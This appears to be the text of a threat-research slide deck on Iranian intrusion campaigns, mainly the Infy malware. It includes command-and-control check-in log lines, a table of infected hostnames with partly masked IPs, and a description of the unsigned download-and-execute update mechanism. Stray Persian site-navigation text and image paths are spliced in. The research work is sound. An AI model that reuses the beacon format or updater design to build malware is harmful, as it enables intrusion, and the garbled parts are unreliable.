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- [25/Jan/2016:11:36:23 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A6%3A22&clDPC&ver=00028&lfolder=f1&machineguid=8c403d04%2D4
- [25/Jan/2016:12:01:49 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2022%3A31%3A57&clver=00029&lfolder=f1&machineguid=90422c32%
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Infections per Country



Infy Infections over Observed Period



2.180
31.14
5.232.
5.232.
5.232.
192.99
192.99.
192.99.
192.99.
192.99.
192.99.
192.99.
192.99.
5.232.
46.100
2.180
5.232.
5.232.
217.172
217.172

```
- - [26/Jan/2016:03:34:24 -0500] "GET /themes/?tt=18%2F1%2F2016%20%200%3A4%3A31&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid=02/Feb/2016:11:03:36 -0500] "GET /themes/?tt=25%2F1%2F2016%20%207%3A33%3A41&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid=[02/Feb/2016:18:08:52 -0500] "GET /themes/?tt=3%2F2%2F2016%20%202%3A39%3A8&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&mac=[03/Feb/2016:07:20:08 -0500] "GET /themes/?tt=3%2F2%2F2016%20%205%3A50%3A23&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&m=[03/Feb/2016:10:10:02 -0500] "GET /themes/?tt=3%2F2%2F2016%20%208%3A40-[03/Feb/2016:10:26:18 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2018%3A-[03/Feb/2016:10:56:03 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2019%3A-[04/Feb/2016:07:35:06 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2016%3A-[04/Feb/2016:08:26:13 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2016%3A-[04/Feb/2016:08:40:26 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2017%3A-[04/Feb/2016:08:51:43 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2017%3A[11/Feb/2016:01:17:10 -0500] "GET /themes/?tt=2%2F2%2F2016%20%2021%3A47%-[12/Feb/2016:01:38:32 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2022%3A[12/Feb/2016:07:29:06 -0500] "GET /themes/?tt=4%2F2%2F2016%20%203%3A59%3A-[20/Feb/2016:10:43:59 -0500] "GET /themes/?tt=20%2F2%2F2016%20%2019%3A-[21/Feb/2016:09:36:45 -0500] "GET /themes/?tt=21%2F2%2F2016%20%2018%3A-[01/May/2016:05:27:00 -0400] "GET /themes/?tt=1%2F5%2F2016%20%2013%3A-[01/May/2016:04:47:50 -0400] "GET /themes/?tt=1%2F5%2F2016%20%2013%3A
```



Hostname	Version	Seen	IP(s)	Location(s)
FERDOWSI	29	13/1/2016	2.180.157.xxx 31.14.152.xxx 5.232.90.xxx 46.100.135.xxx 2.180.92.xxx 5.222.214.xxx 2.182.52.xxx 2.180.143.xxx 65.49.68.xxx	Khorasan Razavi, Iran
DESKTOP-TFG03B1	30	2/2/2016	192.99.220.xxx 5.232.151.xxx 5.232.157.xxx	Khorasan Razavi, Iran
DESKTOP-TFG03B1	29	9/1/2016	2.180.96.xxx 5.232.135.xxx 5.232.140.xxx 5.232.136.xxx 5.232.143.xxx	Mashhad, Khorasan Razavi, Iran
WIN-A2HDDI940BE	29	12/1/2016	192.99.220.xxx	Canada (OVH)
WIN-SLRJHLCR4VK	30	20/2/2016	5.232.154.xxx	Khorasan Razavi, Iran
USER1-DA087865E	31	1/5/2016	217.172.105.xxx	Iran (Asiatech)
DESKTOP-TFG03B1	31	1/5/2016	217.172.105.xxx	Iran (Asiatech)



(Mashhad) Razavi Khorasan, Iran

Update system

- When the malware checks in with the C&C, it retrieves instructions.
- If the C&C replies to the HTTP request with a 302 Redirect to a given URL pointing to an .exe, Infy will download and execute it.
- No verification or signing, and...
- The DGA domains are obviously able to distribute updates...





Game over?

- On May 2nd, Palo Alto Networks releases a report.
- On May 12th Palo Alto starts sinkholing (parts) of the network.
- On May 14th the actors notice.
- Actor starts pushing updates with new C&Cs at any opportunity, in order to regain access.

— دسترسی به تارنماه فراخوانده شده امکان پذیر نمی باشد. جهت رسیدگی به گزارش ها و شکایات اینجا کلک کنید.



علمی و آموزشی

- برشکی و سلامت
- علوم پایه
- فناوری اطلاعات
- مراکر آمورشی
- کتابخانه ها و منابع علمی
- دانشنامه و لفتنامه
- علوم فنی و مهندسی
- علوم انسانی
- قضایی و حقوق



خدمات اینترنتی

- مراکز دانلود و آپلود
- نرم افزار های موبایل
- خدمات سایت و وبلاگ
- میربانی و ثبت دامنه
- طراحی و برنامه نویسی
- شبکه های اجتماعی
- تالارهای گفتوگو
- ابیلم و جت فارسی
- موتورهای جستجو



اجتماعی

- خانواده
- سبک زندگی
- کودک و نوجوان
- ورزش و حوانان
- بانوان
- عفاف و حجاب
- تغذیه و آشپزی
- جشنواره و نمایشگاه
- مؤسسات عام المعنیه



فرهنگی و مذهبی

- مراجع و علماء
- معارف و منابع اسلامی
- قرآن
- سبیما و هیر
- انقلاب اسلامی
- شهدا و دفاع مقدس
- جندرسانه مذهبی
- ادبیات و شعر
- گردشگری و میراث فرهنگی



کار و سرمایه ایرانی

- بورس و سرمایه گذاری
- فروشگاه اینترنتی
- کامپیوتر و تلفن همراه
- تجارت و خدمات
- تبلیغات و نیازمندی ها
- اشتغال و کارآفرینی
- تولیدی و صنعتی
- صایع خودرو
- حمل و نقل



تفریح و سرگرمی

- بازیهای رایانه ای
- طنز و سرگرمی
- عکس های دیدنی
- کلیپ خنده دار
- دانلود فیلم و آهنگ
- عکس و خاطره
- بیامک
- اماکن تفریحی
- سینما و تئاتر




دولت الکترونیک

- خدمات قضایی و تندی
- خدمات انتظامی و راهداری
- اورزانس و هلال احمر
- وزارت خانه ها و نهادهای حکومتی
- خدمات شهری
- خدمات خودرو
- پانکداری الکترونیک
- برداخت قبوض
- بیمه و خدمات درمانی




خبر و رسانه

- باگاههای خبری
- خبرگزاری های داخلی
- خبرگزاری های خارجی
- رادیو
- تلویزیون
- روزنامه ها و نشریات
- مجله و هفته نامه
- نشریات تخصصی
- بین الملل




Infy: summing up

- Very active group, will probably resurface.
- Rudimentary development skills.
- Decent social engineering skills.
- Worst OPSEC ever?
- Very, very successful. Managed to compromise several hundreds of targets.




Coming to an end...




Conclusions

- Dearth of information of historical campaigns, but Iranians have been the subject of targeted intrusion since at least early 2010.
- Intrusions and disruptions are conducted by disparate groups concurrent to each other with evolving strategies.
- Most observed incidents evince low to medium sophistication, primarily relying on social engineering.
- Same toolkits used against civil society as in espionage against foreign targets.
- Intrusions are common and normalized, but large surface area for surveillance due to low technical expertise.



Next steps

- Document the capabilities and campaigns associated with Iranian threat actors.
- Resurface evidence of previous campaigns prior to June 2013.
- Collect harm stories and case studies of intrusion attempts.
- Provide background narratives of actors and intrusions over time.
- Publish full research and datasets, including samples, hashes and IOCs.
 - <https://iranthreats.github.io>
- Coordinate further disclosure and remediation of campaigns.




Acknowledgements

- All our sources.
- Morgan Marquis-Boire
- Snorre Fagerland
- Nima Fatemi
- Domain Tools
- And many more...

Fighting the same fight

- We're all fighting bad guys.
- Our "customers" likely different from yours, but equally targeted and with a lot to lose.
- You have access to the data, and means to identify attacks.
- We have access to networks of people, and means to stop those attacks.
- Please, help.




Got samples? Got tips? Wanna help?

nex@amnesty.org

PGP: E063 75E6 B9E2 6745 656C 63DE
8F28 F25B AAA3 9B12

cda@asc.upenn.edu

PGP: 510E 8BFC A60E 84B4 40EA 0F32
FAFB F2FA



Thank you!

Claudio Guarnieri (@botherder) & Collin Anderson (@cda)